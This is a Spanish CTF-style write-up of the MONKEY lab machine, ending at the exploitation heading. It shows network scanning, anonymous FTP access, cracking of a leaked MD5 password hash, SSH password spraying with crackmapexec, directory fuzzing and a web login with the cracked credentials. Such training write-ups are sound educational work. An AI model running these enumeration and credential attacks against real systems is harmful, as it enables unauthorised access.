	Informe de análisis de vulnerabilidades, explotación y resultados del reto MONKEY.				
	Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
	29/10/2024	31/10/2024	1.0	MQ-HM-MONKEY	RESTRINGIDO

Informe de análisis de vulnerabilidades,
explotación y resultados del reto MONKEY.

N.- MQ-HM-MONKEY

Generado por:

Wilmar Beletzuy

Wilmarbg773@gmail.com

Especialista de Ciberseguridad, Seguridad de la Información

Fecha de creación:
29.10.2024

Índice

Tabla de contenido

1. Reconocimiento

Se procede a identificar la ip de la máquina con **arp-scan -l**

```
┌──(root㉿kali)-[/home/hmstudent/monkey]
└─# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:bb:98:5d, IPv4: 192.168.153.140
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.153.2   00:50:56:e8:37:70       VMware, Inc.
192.168.153.147 00:0c:29:e5:5f:c4       VMware, Inc.
192.168.153.254 00:50:56:e6:67:d7       VMware, Inc.

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.274 seconds (112.58 hosts/sec). 3 responded
```


Se realiza el escaneo con **nmap**

```
┌──(root㉿kali)-[/home/hmstudent/monkey/192.168.153.147]
└─# nmap -p- 192.168.153.147 -sS -oA allports -v -T5
Starting Nmap 7.93 ( https://nmap.org ) at 2024-10-29 23:02 EDT
Initiating ARP Ping Scan at 23:02
Scanning 192.168.153.147 [1 port]
Completed ARP Ping Scan at 23:02, 0.06s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 23:02
Completed Parallel DNS resolution of 1 host. at 23:02, 0.01s elapsed
Initiating SYN Stealth Scan at 23:02
Scanning 192.168.153.147 [65535 ports]
Discovered open port 22/tcp on 192.168.153.147
Discovered open port 80/tcp on 192.168.153.147
Discovered open port 21/tcp on 192.168.153.147
Completed SYN Stealth Scan at 23:02, 5.44s elapsed (65535 total ports)
Nmap scan report for 192.168.153.147
Host is up (0.00090s latency).
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http
MAC Address: 00:0C:29:E5:5F:C4 (VMware)

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 5.70 seconds
           Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)
```

Revisaremos las versiones de los puertos encontrados

┌──(root㉿kali)-[/home/hmstudent/monkey/192.168.153.147]

└─# nmap -p 21,22,80 -sV -sC -v 192.168.153.147 -oA services



```
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.153.140
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 1000     1000          791 May 15  2022 notas.txt
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 c744588690fde4de5b0dbf078d055dd7 (RSA)
|   256 78ec470f0f53aaa6054884809476a623 (ECDSA)
|_  256 999c3911dd3553a0291120c7f8bf71a4 (ED25519)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Apache2 Debian Default Page: It works
| http-methods:
|_  Supported Methods: HEAD GET POST OPTIONS
MAC Address: 00:0C:29:E5:5F:C4 (VMware)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

PORT   STATE SERVICE VERSION
21/tcp open ftp   vsftpd 3.0.3
| ftp-syst:
| STAT:
| FTP server status:
| Connected to ::ffff:192.168.153.140
| Logged in as ftp
| TYPE: ASCII
| No session bandwidth limit
| Session timeout in seconds is 300
| Control connection is plain text
| Data connections will be plain text
| At session startup, client count was 3
| vsFTPd 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--   1 1000   1000   791 May 15 2022 notas.txt
22/tcp open ssh   OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
| 2048 c744588690fde4de5b0dbf078d055dd7 (RSA)
| 256 78ec470f0f53aaa6054884809476a623 (ECDSA)
|_ 256 999c3911dd3553a0291120c7f8bf71a4 (ED25519)
80/tcp open http   Apache httpd 2.4.38 ((Debian))

|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Apache2 Debian Default Page: It works
| http-methods:
|_ Supported Methods: HEAD GET POST OPTIONS
MAC Address: 00:0C:29:E5:5F:C4 (VMware)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Saber el sistema operativo:

IP, Puertos Sistema operativo

IP	192.168.153.147
Sistema Operativo	Debian 10 buster
Puertos/Servicios	21, 22, 80
Hostname	monkey

2. Análisis de vulnerabilidades/debilidades

Usamos el puerto **ftp** para intentar acceder con el usuario **anonymous**

```
┌──(root㉿kali)-[/home/hmstudent/monkey/192.168.153.147]
└─# ftp 192.168.153.147
Connected to 192.168.153.147.
220 (vsFTPd 3.0.3)
Name (192.168.153.147:hmstudent): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||64948|)
150 Here comes the directory listing.
-rw-r--r--    1 1000     1000          791 May 15  2022 notas.txt
226 Directory send OK.
ftp>
```

Logramos acceder con el usuario Anonymous donde encontramos un archivo txt llamdo notas, procedemos a leerlo y descargarlo

```
ftp> more notas.txt
Hola Hacker !
Grimmie está probando el sitio web para la nueva academia.
Le dije que no utilice la mismo contraseña en otros servicios y que la cambie lo más pronto posible.

No pude crear un usuario a traves del panel de admin, entonces lo agregué directamente en la base de datos con el siguiente comando:


INSERT INTO `students` (`StudentRegno`, `studentPhoto`, `password`, `studentName`, `pincode`, `session`, `department`, `semester`, `cgpa`, `
creationdate`, `updationDate`) VALUES
('hackermentor', '', '8d2473d579e5a11924906def258f97a1', 'HackerMentor', '777777', '', '', '', '7.60', '2021-05-29 14:36:56', '');

StudentRegno es el nombre de usuario para loguearse.

Dejame saber que opinas de este proyecto open-source, es del 2020 asi que deberia ser seguro, verdad?

-hmentor

ftp> get notas.txt
local: notas.txt remote: notas.txt
229 Entering Extended Passive Mode (|||64317|)
150 Opening BINARY mode data connection for notas.txt (791 bytes).
100% |*****************************************************************************************|   791        8.66 MiB/s    00:00 ETA
226 Transfer complete.
791 bytes received in 00:00 (697.16 KiB/s)
ftp>
```

Analizamos el archivo encontrado para verificar información sensible, encontrando un query INSERT que contiene usuario y contraseña, procedemos a guardar la información encontrada

```
┌──(root㉿kali)-[/home/hmstudent/monkey/192.168.153.147]
└─# echo grimmie >> usuarios.txt

┌──(root㉿kali)-[/home/hmstudent/monkey/192.168.153.147]
└─# echo studentregno >> usuarios.txt

┌──(root㉿kali)-[/home/hmstudent/monkey/192.168.153.147]
└─# echo hmentor >> usuarios.txt

┌──(root㉿kali)-[/home/hmstudent/monkey/192.168.153.147]
└─# echo hackermentor >> usuarios.txt

┌──(root㉿kali)-[/home/hmstudent/monkey/192.168.153.147]
└─# ls
allports.gnmap  allports.nmap  allports.xml  notas.txt  services.gnmap  services.nmap  services.xml  usuarios.txt

┌──(root㉿kali)-[/home/hmstudent/monkey/192.168.153.147]
└─# cat usuarios.txt
Hacker
grimmie
studentregno
hmentor
hackermentor
```

Encontramos un hash y procedemos a verificar su contenido en **crackstation**

Encontramos un resultado, el password seria **junior01**

Con el puerto 22 ssh usamos la herramienta **crackmapexec,** nos servirá para saber con que usuario podemos loguearnos con la contraseña encontrada.

```
┌──(root㉿kali)-[/home/hmstudent/monkey/192.168.153.147]
└─# crackmapexec ssh 192.168.153.147 -u usuarios.txt -p password.txt
SSH         192.168.153.147 22     192.168.153.147  [*] SSH-2.0-OpenSSH_7.9p1 Debian-10+deb10u2
SSH         192.168.153.147 22     192.168.153.147  [-] Hacker:junior01 Authentication failed.
SSH         192.168.153.147 22     192.168.153.147  [-] grimmie:junior01 Authentication failed.
SSH         192.168.153.147 22     192.168.153.147  [-] studentregno:junior01 Authentication failed.
SSH         192.168.153.147 22     192.168.153.147  [-] hmentor:junior01 Authentication failed.
SSH         192.168.153.147 22     192.168.153.147  [-] hackermentor:junior01 Authentication failed.
```


No se pudo encontrar un resultado exitoso.


No teniendo un resultado exitoso con el puerto 21 y 22, procedemos a trabajar con el puerto 80

Procedemos a realizar fuzzing empezamos con la herramienta **gobuster**


```
┌──(root㉿kali)-[/home/hmstudent/monkey/192.168.153.147]
└─# gobuster dir -u http://192.168.153.147 -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -re -o urls.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.153.147
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Follow Redirect:         true
[+] Expanded:                true
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
http://192.168.153.147/monkey               (Status: 200) [Size: 2774]
http://192.168.153.147/phpmyadmin           (Status: 200) [Size: 14555]
http://192.168.153.147/server-status        (Status: 403) [Size: 280]
Progress: 220560 / 220561 (100.00%)
===============================================================
Finished
===============================================================
```

Logramos obtener dos recursos exitosos /monkey y /phpmyadmin







Con el usuario **hackermentor** y contraseña **junior01** logramos acceder al sitio web /monkey




Usaremos la herramienta **Burp Suite**, pero antes añadiremos el proxy de burp suite y para eso usamos la extensión **FoxyProxy**




Logramos interceptar lo del portal /monkey y capturamos el usuario y contraseña con el que se esta intentando iniciar sesión





Vamos a usar el modo **Intruder**




3. Explotación

